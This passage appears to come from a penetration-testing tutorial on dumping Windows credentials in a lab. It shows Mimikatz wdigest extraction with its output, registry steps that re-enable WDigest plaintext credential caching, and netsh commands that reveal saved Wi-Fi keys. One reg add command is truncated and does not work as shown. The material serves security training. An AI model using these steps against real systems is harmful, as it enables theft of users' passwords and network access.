
Authentication Server→(challenges)→ Client

Client→(encrypts its reponse with key derived from password)→ Authenticating Server

Authenticating Server→ (compares response to a stored response)→ Determines if client has correct password or not

To dump passwords using this method fire up Mimikatz as administrator and type in following commands:

```
privilege::debug
sekurlsa::wdigest
```



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 2226192 (00000000:0021f810)
Session           : Interactive from 4
User Name         : DWM-4
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-90-0-4
        wdigest :
         * Username : DESKTOP-ATNONJ9$
         * Domain   : WORKGROUP
         * Password : (null)

Authentication Id : 0 ; 2226164 (00000000:0021f7f4)
Session           : Interactive from 4
User Name         : DWM-4
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-90-0-4
        wdigest :
         * Username : DESKTOP-ATNONJ9$
         * Domain   : WORKGROUP
         * Password : (null)

Authentication Id : 0 ; 2223670 (00000000:0021ee36)
Session           : Interactive from 4
User Name         : UMFD-4
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-96-0-4
        wdigest :
         * Username : DESKTOP-ATNONJ9$
         * Domain   : WORKGROUP
         * Password : (null)

Authentication Id : 0 ; 1135799 (00000000:001154b7)
Session           : Interactive from 2
User Name         : raj
Domain            : DESKTOP-ATNONJ9
Logon Server      : DESKTOP-ATNONJ9
Logon Time        : 11/22/2020 5:25:48 AM
SID               : S-1-5-21-1276730070-1850728493-30201559-1001
```

It is to be noted that WDigest used to be enabled in Windows 7 and is by default disabled in Windows 10 but is not removed. So, to perform this practical on Windows 10 machine we’ll first have to enable WDigest. We can do so by following two methods:

Command-line method:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogo
gpupdate /force
```


Manual Method:

To do this, we'll have to traverse to the following path in our registry hive:

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest
```

Then, right-click→new→>add D-word→ name it: UseLogonCredential

Then modify the key and set its value as 1



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

Name	Type	Data
(Default)	REG_SZ	(value not set)
Debuglevel	REG_DWORD	0x00000000 (0)
DigestEncryptio...	REG_SZ	3des,rc4
Negotiate	REG_DWORD	0x00000000 (0)
UTF8HTTP	REG_DWORD	0x00000001 (1)
UTF8SASL	REG_DWORD	0x00000001 (1)
UseLogonCrede...	REG_DWORD	0x00000001 (1)

Value name: UseLogonCredential

Value data: 1

Base

● Hexadecimal

○ Decimal


After this, it is absolutely essential to update group policy:

```
gpupdate /force
```

Restart your PC now.

After the successful restart, upon running Mimikatz and the following commands we'd see a different result:

```
privilege::debug
sekurlsa::wdigest
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

[redacted]
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-ATNONJ9
         * Password : 123
```

Dumping Windows Wi-Fi passwords using netsh

All the wireless passwords with their respective SSID are stored in an XML file in the location:


```
C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\***
```

netsh: It is a command-line scripting utility that allows you to display or modify the network configuration of a computer that is currently running. **Netsh** commands can be run by typing commands at the **netsh** prompt and they can be used in batch files or scripts. Wireless Password can be dumped using various techniques which are covered in detail in the article

Credential Dumping: Wireless

To get the list of the SSIDs that the device has been connected to use the following command:

```
netsh wlan show profiles
```




```
C:\WINDOWS\system32>netsh wlan show profiles

Profiles on interface Wi-Fi:

Group policy profiles (read only)
---------------------------------
    <None>

User profiles
-------------
    All User Profile     : Meterpreter
    All User Profile     : Linuxlab
    All User Profile     : Pentest Lab
    All User Profile     : Igtech
```

And as a result of the above command, you can see the names of the Wi-Fi networks that the system was connected to in the past or present such as Meterpreter, Linuxlab, etc. The same has been demonstrated in the image above.

Further, to know the passwords of any one of the mentioned SSIDs use the following command :

```
netsh wlan show profile name=<SSID Name> key=clear
```



```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear

Profile Meterpreter on interface Wi-Fi:
=======================================================================

Applied: All User Profile

Profile information
-------------------
    Version                : 1
    Type                   : Wireless LAN
    Name                   : Meterpreter
    Control options        :
        Connection mode    : Connect automatically
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled

Connectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : "Meterpreter"
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension          : Not present

Security settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Authentication         : WPA2-Personal
    Cipher                 : GCMP
    Security key           : Present
    Key Content            : ignite@321

Cost settings
-------------
    Cost                   : Unrestricted
    Congested              : No
    Approaching Data Limit : No
    Over Data Limit        : No
    Roaming                : No
    Cost Source            : Default
```

And just like it is shown in the image above, the result of the above command will give you the password

Conclusion

In this article, we demonstrated credential dumping methods of various default files/ directories present in Windows that contains passwords stored of many services in Windows when the system is part of a local workgroup. Next article would demonstrate to further dump passwords from a domain. Thanks for reading.